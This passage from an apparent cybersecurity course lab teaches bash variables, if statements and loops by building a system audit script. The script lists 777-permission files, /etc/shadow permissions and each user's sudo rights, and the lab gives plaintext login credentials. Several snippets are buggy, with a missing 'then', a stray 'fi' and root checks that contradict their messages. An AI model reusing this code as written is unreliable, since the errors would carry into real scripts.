Futhermore: we can remove the .sh file extension to make this more like a command.

We now have a command sin that runs all the commands in your script and saves them to an output file.

- Run mv ~/scripts/sys_info.sh ~/scripts/sin

Open ~/research/sys_info.txt and verify it has the desired output.

- Run less ~/research/sys_info.txt

The contents of sys_info.txt file should look similar to the following. (Results will vary.)

A Quick System Audit Script

Mon Aug 17 10:46:07 EDT 2020

Machine Type Info:

x86_64-pc-linux-gnu

Uname info: Linux ubuntu-vm 4.15.0-70-generic #79-Ubuntu SMP Tue Nov 12 10:36:11
UTC 2019 x86_64 x86_64 x86_64 GNU/Linux

IP Info: inet6 fe80::4fd8:a255:a4b4:8045/64 scope link noprefixroute

Hostname: ubuntu-vm

777 Files:

/home/sysadmin/script.sh

/home/sysadmin/research/myscript.sh

/splunk/splunk.sh

/splunk/logs/Week-1-Day-3-Logs/statsreport.csv

Top 10 Processes

USER PID %CPU %MEM COMMAND

root 1 0.0 0.2 /sbin/init

root - 0.0 - -

root 2 0.0 0.0 [kthreadd]

root - 0.0 - -

root 4 0.0 0.0 [kworker/0:0H]

root - 0.0 - -


root 5 0.0 0.0 [kworker/u4:0]

root - 0.0 - -

root 6 0.0 0.0 [mm_percpu_wq]

Images:

chaining.png



if_exit.sh:

```
#!/bin/bash

# Basic if statement


# if [ <condition> ]

# then

#   <run_this_command>

#   <run_this_command>

#   <run_this_command>

# fi


# if [ <condition> ]

# then

#   <run_this_command>

# else
```

```
#   <run_this_command>
# fi

# if [ <condition1> ] && [ <condition2> ]
# then
#   <run_this_command>
# else
#   <run_this_command>
# fi

# if [ <condition1> ] || [ <condition2> ]
# then
#   <run_this_command>
#   <run_this_command>
#   <run_this_command>
# fi

# number variables
x=5
y=100

# string variables
str1='this is a string'
str2='this is different string'

# If $x is equal to $y, run the echo command.
if [ $x = $y ]
then
  echo "X is equal to Y!"
```

```
fi

# If x is not equal to y, exit the script
if [ $x != $y ]
then
  echo "X does not equal Y"
fi

# If str1 is not equal to str2, run the echo command and exit the script.
if [ $str1 != $str2 ]
then
  echo "These strings do not match."
  echo "Exiting this script."
  exit
fi

# If x is greater than y, run the echo command - only works for integer values
if [ $x -gt $y ]
then
  echo "$x is greater than $y".
fi

# check if x is less than y - only works for integer values
if [ $x -lt $y ]
then
  echo "$x is less than $y!"
else
  echo "$x is not less than $y!"
fi
```

```
# check if $str1 is equal to 'this string' AND $x is greater than $y
# only works if x and y are integers
if [ $str1 = 'this string' ] && [ $x -gt $y ]
then
  echo "Those strings match and $x is greater than $y!"
else
  echo "Either those strings don't match, or $x is not greater than $y"
fi

# check if $str1 is equal to str2 OR $x is less than $y
# only works if x and y are integers
if [ $str1 != $str2 ] || [ $x -lt $y ]
then
  echo "Either those strings don't match OR $x is less than $y!"
else
  echo "Those strings match, AND $x is not less than $y"
fi

# check for the /etc directory
if [ -d /etc ]
then
  echo "The /etc directory exists!"
fi

# check for my_cool_folder
if [ ! -d /my_cool_folder ]
then
  echo "my_cool_folder isn\'t there!"
```

```
fi

# check for my_file.txt
if [ -f /my_file.txt ]
then
  echo "my_file.txt is there"
fi

# if sysadmin is running this script, then run an echo command
if [ $USER != 'sysadmin' ]
then
  echo "You are not the sysadmin!"
  exit
fi

# if the uid of the user running this script does not equal 1000, run the echo command
if [ $UID -ne 1000 ]
then
  echo "Your UID is wrong"
  exit
fi

# if sysadmin is running this script, run the echo command
if [ $(whoami) = 'sysadmin' ]
then
  echo "You are sysadmin!"
fi
```

Variables and If Statments

In this activity, you worked with if statements and variables, implementing them into your script if possible.

Using these tools will improve your script, making it more functional and logical.

Solutions

Get started by logging into the lab environment with the username sysadmin and password cybersecurity.

- Open the sys_info.sh script from the previous class using nano.
- Run nano sys_info.sh

Using Variables

1. Create a variable to hold the path of your output file.

- Replace the output file path for each command with your variable.

Solution:

- output=$HOME/research/sys_info.txt
- We can now refer to this variable throughout the script. Instead of using > /research/sys_info.txt, we'll use > $output.

Break down the syntax:

- output= This is the variable assignment. Remind students that there can be no spaces on either side of the = in bash.
- $HOME This is a built-in variable that is equal to ~ or the home folder path of the current user.
- /research/sys_info.txt This is the path to our output file.

Now, we'll replace the output file path for each command with >> $output:

```
echo "A Quick System Audit Script" >> $output

date >> $output

echo "" >> $output

echo "Machine Type Info:" >> $output

echo -e "$MACHTYPE \n" >> $output

echo -e "Uname info: $(uname -a) \n" >> $output

echo -e "IP Info:" >> $output

...
```

Using If Statements

1. Create an if statement that checks for the existence of the ~/research directory. If the directory exists, do nothing. If the directory does not exist, create it.

- Remove the line in your script that creates this directory.

Solution:

- First, remove:

mkdir ~/research 2> /dev/null

- Then, replace it with an if statement that checks for the existence of the ~/research directory.
- if [! -d $HOME/research]
- then
- mkdir $HOME/research

fi

Syntax breakdown:

- if initiates the if statement.
- [] square brackets surround our conditional statement.
- ! reverses the conditional statement that follows. (If this directory does *not* exist...)
- -d checks for the existence of the following directory.
- $HOME/research is our $HOME variable with the research directory appended.

It comes together as if [! -d $HOME/research]: "IF, NOT, Directory, ~/research" or "If the directory ~/research does not exist".

- then: if the condition is met, run the following command.
- mkdir $HOME/research is the command run if [! -d $HOME/research] is true.
- fi to close out our if statement

Note that we only do an action, i.e. create the directory if the it does not already exist. If it does already exist, we do nothing.
We could add an else clause that tells the user that the directory already exists, but it's not necessary.

Bonus Variables

1. Create a variable to hold the output of the command: ip addr | grep inet | tail -2 | head -1

- Replace this command in your script with your new variable.

Solution:

- ip=$(ip addr | head -9 | tail -1).
- Now, when the script runs, we have the IP info stored into a variable ip. We can call this variable with $ip and print it's contents with echo $ip.

Syntax breakdown:

- ip= is our variable assignment.
- $() is our expansion syntax that tells bash to "run this command first".
- ip addr | head -9 | tail -1 is our compound command from the last class that gives us the IP address.

Now, we'll find the line in the script where this command runs and replace it with echo $ip:

echo -e "IP Info:" >> $output

echo -e "$ip \n" >> $output

Compare the above to what the code was previously. Note how much more streamlined the new code is.

echo "IP Info: $(ip addr | head -9 | tail -1) \n" >> ~/research/sys_info.txt

2. Create a variable to hold the output of the command: find /home -type f -perm 777**

- Replace this command in your script with your new variable.

Solution:

- execs=$(find /home -type f -perm 777)
- This gives us the list of exec files in a variable execs.
- We can call it using $execs and print it's contents using echo $execs.

Now, we'll replace the find command in the script with the new syntax:

echo -e "\nexec Files:" >> $output

echo $execs >> $output

Note that we only need to use the -e flag for echo if we want to use \n to create a new line.

Bonus If Statement

1. Create an if statement that checks for the existence of the file ~/research/sys_info.txt.

- If the file does not exist, do nothing.
- If the file does exist, remove it. (This will ensure that the script always creates a new file.)

Solution:

```
if [ -f $output ]
then
  rm $output
fi
```

Syntax breakdown:

- if [-f $output]: "If the file $output exists"
- then rm $output: "then remove the output file"
- fi ends the if statement.

Bonus:

- Create an if statement that checks if the script was run using sudo.
- If it was run with sudo, do nothing.
- If it was run with sudo, exit the script with a message that tells the user not to run the script using sudo.

Solution:

First, we'll create an if statement that checks to see if the script was run using sudo.

```
if [ $UID -ne 0 ]
then
  echo "Please run this script with sudo."
  exit
fi
```

Syntax Breakdown:

- if [$UID -ne 0] "If $UID does not equal zero..."
    - $UID variable will print the UID of the user. The root user if always 0, making this an easy conditional to check.
- then echo "Please run this script with sudo." ...then print a message to the user.
- exit: Stops the script.
- fi: End the if statement.

Note we do not need to specify that nothing will happen if the user is not root.

There are a number of ways to write this statement. Provide a few other examples:

- if [$USER = 'root'] will check the contents of the $USER variable against 'root'.
- if [$(whoami) = 'root'] will check the output of the whoami command against 'root'.

At this point, your script should look similar to this:

```
#!/bin/bash

#Check if script was run as root. Exit if false.
if [ $UID -ne 0 ]
then
  echo "Please run this script with sudo."
  exit
fi

# Define Variables
output=$HOME/research/sys_info.txt
ip=$(ip addr | grep inet | tail -2 | head -1)
execs=$(find /home -type f -perm 777 2> /dev/null)


# Check for research directory. Create it if needed.
if [ ! -d $HOME/research ]
then
 mkdir $HOME/research
fi

# Check for output file. Clear it if needed.
if [ -f $output ]
then
```

```
  rm $output
fi

echo "A Quick System Audit Script" >> $output
date >> $output
echo "" >> $output
echo "Machine Type Info:" >> $output
echo -e "$MACHTYPE \n" >> $output
echo -e "Uname info: $(uname -a) \n" >> $output
echo -e "IP Info:" >> $output
echo -e "$ip \n" >> $output
echo -e "Hostname: $(hostname -s) \n" >> $output
echo "DNS Servers: " >> $output
cat /etc/resolv.conf >> $output
echo -e "\nMemory Info:" >> $output
free >> $output
echo -e "\nCPU Info:" >> $output
lscpu | grep CPU >> $output
echo -e "\nDisk Usage:" >> $output
df -H | head -2 >> $output
echo -e "\nWho is logged in: \n $(who -a) \n" >> $output
echo -e "\nexec Files:" >> $output
echo $execs >> $output
echo -e "\nTop 10 Processes" >> $output
ps aux --sort -%mem | awk {'print $1, $2, $3, $4, $11'} | head >> $output
fi
```

sys_info.sh:

```
#!/bin/bash
```

```
#Check if script was run as root. Exit if true.
if [ $UID -eq 0 ]; then
  echo "Please do not run this script as root."
  exit
fi

# Define Variables
output=$HOME/research/sys_info.txt
ip=$(ip addr | grep inet | tail -2 | head -1)
execs=$(sudo find /home -type f -perm 777 2>/dev/null)

# Check for research directory. Create it if needed.
if [ ! -d $HOME/research ]; then
  mkdir $HOME/research
fi

# Check for output file. Clear it if needed.
if [ -f $output ]; then
  rm $output
fi

echo "A Quick System Audit Script" >>$output
date >>$output
echo "" >>$output
echo "Machine Type Info:" >>$output
echo -e "$MACHTYPE \n" >>$output
echo -e "Uname info: $(uname -a) \n" >>$output
echo -e "IP Info:" >>$output
```

```
echo -e "$ip \n" >>$output
echo -e "Hostname: $(hostname -s) \n" >>$output
echo "DNS Servers: " >>$output
cat /etc/resolv.conf >>$output
echo -e "\nMemory Info:" >>$output
free >>$output
echo -e "\nCPU Info:" >>$output
lscpu | grep CPU >>$output
echo -e "\nDisk Usage:" >>$output
df -H | head -2 >>$output
echo -e "\nWho is logged in: \n $(who -a) \n" >>$output
echo -e "\nexec Files:" >>$output
echo $execs >>$output
echo -e "\nTop 10 Processes" >>$output
ps aux --sort -%mem | awk {'print $1, $2, $3, $4, $11'} | head >>$output
```

ins_for_loops.sh:

```
#!/bin/bash

# for <item> in <list>
# do
#   <run_this_command>
#   <run_this_command>
# done



# list variables
months=(
    'january'
```

```
    'february'
    'march'
    'april'
    'may'
    'june'
    'july'
    'august'
    'september'
    'october'
    'november'
    'december'
)
days=('mon' 'tues' 'wed' 'thur' 'fri' 'sat' 'sun')

# create for loops

#print out months
for month in ${months[@]}
do
    echo $month
done

#print out the days of the week
for day in ${days[@]}
do
    if [ $day = 'sun' ] || [ $day = 'sat' ]
    then
        echo "It is the weekend! Take it easy."
    else
```

```
      echo "It is a weekday! Get to work!"
   fi
done


# run a command on each file
for file in $(ls)
do
   ls -lah $file
done


# dislay the number if it's a 1 or 4
for num in {0..5}
do
   if [ $num = 1 ] || [ $num = 4 ]
   echo $num
done
```

Lists and Loops

In the previous activity we added variables to our script. We also added conditional flow control using if statements.

Next, you will use loops to automate repetitive tasks in your script.

Loops facilitate code reuse, by allowing commands to be run many times without actually typing them repeatedly.

To complete this activity, you will create several for loops that satisfy given requirements. If you get to the bonus, you can incorporate a for loop into your script.

Instructions

Create your script file.

1. Create a new file named for_loops.sh and open it in your text editor. **Solution**: nano for_loops.sh

2. Add the required boiler plate line at the top so your computer knows it's a bash script. **Solution**: #!/bin/bash

Create your variables

Create another variable that holds a list of 5 of your favorite U.S. states (e.g. Nebraska, Hawaii, California, etc.) **Solution**: states=('Nebraska' 'California' 'Texas' 'Hawaii' 'Washington')

Create a for loop

Create a for loop that checks for the state 'Hawaii' in your list of states. If the 'Hawaii' is there, print "Hawaii is the best!". If is not there, print "I'm not fond of Hawaii".

Solution:

```
for state in ${states[@]}
do

 if [ $state == 'Hawaii' ];
 then
  echo "Hawaii is the best!"
 else
  echo "I'm not a fan of Hawaii."
 fi
done
```

Bonuses

1. Create a variable that holds a list of numbers from 0-9

Solution: nums=$(echo {0..9})

Then create a for loop that prints out only the numbers 3, 5 and 7 from your list of numbers.

Solution:

```
for num in ${nums[@]}
do
 if [ $num = 3 ] || [ $num = 5 ] || [ $num = 7 ]
 then
  echo $num
 fi
```

done

2. Create another variable that holds the output of the command ls

Solution: ls_out=$(ls)

Then create a for loop that prints out each item in your variable that holds the output of the ls command.

Solution:

```
for x in ${ls_out[@]}
do
  echo $x
done
```

Super Bonus

1. During the last exercise, you created a variable that holds the command find / -type f -perm /4000 2> /dev/null and then you used echo to print out your variable later in the script.

You may have noticed that this produces an output that is a bit jumbled together:

Exec Files:

/home/sysadmin/Documents/setup_scripts/sysadmin/day3_stu_setup.sh
/home/instructor/Documents/setup_scripts/sysadmin/day3_stu_setup.sh
/home/instructor/Documents/setup_scripts/instructor/day3_setup.sh

Challenge

Instead of using echo to print out this variable, use a for loop to print out each file on it's own line.
Solution:

```
execs=$(find /home -type f -perm 777 2> /dev/null)


for exec in ${execs[@]}
do
  echo $exec
done
```

Example Contents of for_loops.sh

```
#!/bin/bash
```

```
# Create Variables
nums=$(seq 0 9)
states=('Nebraska' 'California' 'Texas' 'Hawaii' 'Washington' 'New York')
ls_out=$(ls)
execs=$(find /home -type f -perm 777 2> /dev/null)

# Create For Loops
# Create a loop that prints 3, 5, or 7
for num in ${nums[@]}
do
  if [ $num = 3 ] || [ $num = 5 ] || [ $num = 7 ]
  then
    echo $num
  fi
done



# Create a loop that looks for 'Hawaii'
for state in ${states[@]};
do
  if [ $state == 'Hawaii' ];

  then
    echo "Hawaii is the best!"
  else
    echo "I'm not a fan of Hawaii."
  fi
done
```

```
# Create a `for` loop that prints out each item in your variable that holds the output of the `ls` command.
for x in ${ls_out[@]}
do
  echo $x
done



# Bonus
# Create a for loop to print out execs on one line for each entry
for exec in ${execs[@]}
do
  echo $exec
done
```

for_loops.sh:

```
#!/bin/bash

# Create Variables
nums=$(echo {0..9})
states=('Nebraska' 'California' 'Texas' 'Hawaii' 'Washington')
ls_out=$(ls)

execs=$(find /home -type f -perm 777 2>/dev/null)

# Create For Loops
# Create a loop that prints only 3, 5 and 7
for num in ${nums[@]}; do
  if [ $num = 3 ] || [ $num = 5 ] || [ $num = 7 ]; then
    echo $num
  fi
```

```
done

# Create a loop that looks for 'Hawaii'
for state in ${states[@]}; do
  if [ $state == 'Hawaii' ]; then
    echo "Hawaii is the best!"
  else
    echo "I'm not a fan of Hawaii."
  fi
done

# Create a `for` loop that prints out each item in your variable that holds the output of the `ls` command.
for x in ${ls_out[@]}; do
  echo $x
done

# Bonus
# Create a for loop to print out execs on one line for each entry
for exec in ${execs[@]}; do
  echo $exec

done
```

useful_loops.sh:

```
#!/bin/bash

# Define packages list
packages=(
    'nano'
```

```
    'wget'
    'net-tools'
)

# loop though the list of packages and show if they are installed
for package in ${packages[@]};
do
    if [ $(which $package) ]
    then
        echo "$package is installed at $(which $package)."
    else
        echo "$package is not installed."
    fi
done



# Search each user's home directory for scripts and provide a formatted output.
for user in $(ls /home);
do
    for item in $(find /home/$user -iname '*.sh');
    do
        echo -e "Found a script in $user's home folder! \n$item"
    done
done



# loop through scripts in the scripts folder and change the permissions to execute
for script in $(ls ~/scripts);
do
```

```
  if [ ! -x ~/scripts/$script ]
  then
    chmod +x ~/scripts/$script
  fi
done



# loop through a group of files and create a hash of each file.
# we assume files_for_hashing/ exists and contains at least one file
for file in $(ls ~/Documents/files_for_hashing/);
do
  sha256sum $file
done
```

Useful Loops

In the previous activity, we created for loops. Now we will take our loops a bit further and use them to do useful things in our scripts and in the command line.

We can use loops to do things like:

- Loop through all the users on the system and take an action for each one.
- Loop through the results of a find command and take action on each item found.
- Loop through a list of log files and find files that contain a specific message.
- Loop through a group of files, check their permissions and change them if needed.
- Loop through a group of files and create a cryptographic hash of each file.

In this activity, we created a few useful loops that we can add to our sys_info.sh script as well as loops you can use directly in the command line.

Solutions

Open the sys_info.sh script with nano.

1. Put the paths of the shadow and passwd files (from the /etc directory) in a list.

Solution:

```
files=(
```

'/etc/passwd'

'/etc/shadow'

)

Note: this can also be written in one line like so:

files=('/etc/passwd' '/etc/shadow')

2. Create a for loop that prints outs the permissions of each file in your file list.

Solution:

```
for file in ${files[@]}

do

ls -l $file >> $output

done
```

Syntax Breakdown:

- for file in ${files[@]}: For each file in the list of $files...
- do: Complete the following command:
- ls -l $file: Run ls -l on each item in $files.
- >> $ouput: Write each output of ls -l to our output file.
- done: ends the for loop.

This could use a title:

- Type the following:

```
echo -e "\nThe permissions for sensitive /etc files: \n" >> $output

for file in ${files[@]}

do

  ls -l $file >> $output

done
```

3. Add comments into our script:

- It is a best practice to add comments to explain the functionality in your scripts so that you and other developers can easily understand your code.

For example:

```
#Display CPU usage
```

```
echo -e "\nCPU Info:" >> $output

lscpu | grep CPU >> $output


# Display Disk usage

echo -e "\nDisk Usage:" >> $output

df -H | head -2 >> $output


#Display the current user

echo -e "\nCurrent user login information: \n $(who -a) \n" >> $output


# ETC...
```

Bonus 1

Create a for loop that checks the sudo abilities of each user who has a home directory.

- sudo -lU <username> can be run on any user to see what sudo access they have.

Solution:

```
for user in $(ls /home)

do

  sudo -lU $user

done
```

Syntax:

- for user in $(ls /home): We use the $() command substitution directly in place of a list, because we know that the output ls is a list.
- sudo -lU $user: sudo check for users in /home.
- done ends the for loop.

Run this command directly in the command line:

- **Solution**: for user in $(ls /home); do sudo -lU $user; done

The only difference to writing things on one line are the ; used to separate each part of the loop.

Save and quit nano.

Bonus 2

Return to your script with nano sys_info.sh

Create a list that contains the commands date, uname -a, and hostname -s.

Solution:

```
commands=(
 'date'
 'uname -a'
 'hostname -s'
)
```

Remove the lines that use these commands and replace them with a for loop that prints out "The results of the _____ command are:" along with the results of running the command.

Solution:

```
for x in {0..2}
do
 results=$(${commands[$x]})
 echo "Results of \"${commands[$x]}\" command:"
 echo $results
 echo ""

done
```

Syntax breakdown:

- for x in {0..2} Begin our for loop by looping through a list of numbers that serve as indices of our list.
    - We have 3 commands in our list. So the indices are 0,1, and 2.
- do: Continues our for list.
- results=$(): Assigns the output of each command to a temporary results variable.
- ${commands[$x]}: the command name in the list at index $x which resolves to 0, 1 or 2 depending on the iteration of the for loop.
- echo "Results of \"${commands[$x]}\" command:": For each iteration of the loop, we are printing 'Results of "${commands[$x]}" command:'.

- "${commands[$x]}" the name of the command in our list with index $x. The output is then appended to our $output file.
- echo $results >> $output: Prints the contents of the temporary $results variable to our $output file.
- echo " ": Prints a new blank line.
- done: ends our for loop.

At this point the sys_info.sh script should look similar to:

```
#!/bin/bash

#Check if script was run as root. Exit if false.
if [ $UID -ne 0 ]
then
  echo "Please do not run this script as root."
  exit
fi

# Define Variables
output=$HOME/research/sys_info.txt
ip=$(ip addr | grep inet | tail -2 | head -1)
execs=$(sudo find /home -type f -perm 777 2> /dev/null)
cpu=$(lscpu | grep CPU)
disk=$(df -H | head -2)

# Define Lists to use later
commands=(
  'date'
  'uname -a'
  'hostname -s'
)
```

```
files=(
  '/etc/passwd'
  '/etc/shadow'
)

#Check for research directory. Create it if needed.
if [ ! -d $HOME/research ]
then
 mkdir $HOME/research
fi

# Check for output file. Clear it if needed.
if [ -f $output ]
then
  > $output
fi

#######################################################
#Start Script

echo "A Quick System Audit Script" >> $output
echo "" >> $output



for x in {0..2};
do
  results=$(${commands[$x]})
  echo "Results of \"${commands[$x]}\" command:"
```

```
  echo $results
  echo ""

done

# Display Machine type
echo "Machine Type Info:" >> $output
echo -e "$MACHTYPE \n" >> $output

# Display IP Address info
echo -e "IP Info:" >> $output
echo -e "$ip \n" >> $output

# Display Memory usage
echo -e "\nMemory Info:" >> $output
free >> $output

#Display CPU usage
echo -e "\nCPU Info:" >> $output
lscpu | grep CPU >> $output

# Display Disk usage
echo -e "\nDisk Usage:" >> $output
df -H | head -2 >> $output

#Display login information for the current user
echo -e "\nCurrent user login information: \n $(who -a) \n" >> $output

# Display DNS Info
```

```
echo "DNS Servers: " >> $output
cat /etc/resolv.conf >> $output

# List exec files
echo -e "\nexec Files:" >> $output
for exec in $execs;
do
  echo $exec >> $output
done

# List top 10 processes
echo -e "\nTop 10 Processes" >> $output
ps aux --sort -%mem | awk {'print $1, $2, $3, $4, $11'} | head >> $output

# Check the permissions on files
echo -e "\nThe permissions for sensitive /etc files: \n" >> $output
for file in ${files[@]};
do
  ls -l $file >> $output
done
```

If you run the script, the contents of sys_info.txt should look similar to:

sys_info_2.sh:

```
#!/bin/bash

#Check if script was run as root. Exit if false.
if [ $UID -ne 0 ]; then
  echo "Please run this script as root."
  exit
fi
```


```
# Define Variables
output=$HOME/research/sys_info.txt
ip=$(ip addr | grep inet | tail -2 | head -1)
execs=$(sudo find /home -type f -perm 777 2>/dev/null)
cpu=$(lscpu | grep CPU)
disk=$(df -H | head -2)

# Define Lists to use later
commands=(
  'date'
  'uname -a'
  'hostname -s'
)

files=(
  '/etc/passwd'
  '/etc/shadow'
)

#Check for research directory. Create it if needed.
if [ ! -d $HOME/research ]; then
  mkdir $HOME/research
fi

# Check for output file. Clear it if needed.
if [ -f $output ]; then
  >$output
fi
```

```
##################################################
#Start Script

echo "A Quick System Audit Script" >>$output
echo "" >>$output

for x in {0..2}; do
  results=$(${commands[$x]})
  echo "Results of "${commands[$x]}" command:" >>$output
  echo $results >>$output
  echo "" >>$output
done

# Display Machine type
echo "Machine Type Info:" >>$output
echo -e "$MACHTYPE \n" >>$output

# Display IP Address info
echo -e "IP Info:" >>$output
echo -e "$ip \n" >>$output

# Display Memory usage
echo -e "\nMemory Info:" >>$output
free >>$output

#Display CPU usage
echo -e "\nCPU Info:" >>$output
lscpu | grep CPU >>$output
```

```
# Display Disk usage
echo -e "\nDisk Usage:" >>$output
df -H | head -2 >>$output

#Display who is logged in
echo -e "\nCurrent user login information: \n $(who -a) \n" >>$output

# Display DNS Info
echo "DNS Servers: " >>$output
cat /etc/resolv.conf >>$output

# List exec files
echo -e "\nexec Files:" >>$output
for exec in $execs; do
  echo $exec >>$output
done

# List top 10 processes
echo -e "\nTop 10 Processes" >>$output
ps aux --sort -%mem | awk {'print $1, $2, $3, $4, $11'} | head >>$output

# Check the permissions on files
echo -e "\nThe permissions for sensitive /etc files: \n" >>$output
for file in ${files[@]}; do
  ls -l $file >>$output
done
```


Images:

More-Info.png




Verify.png

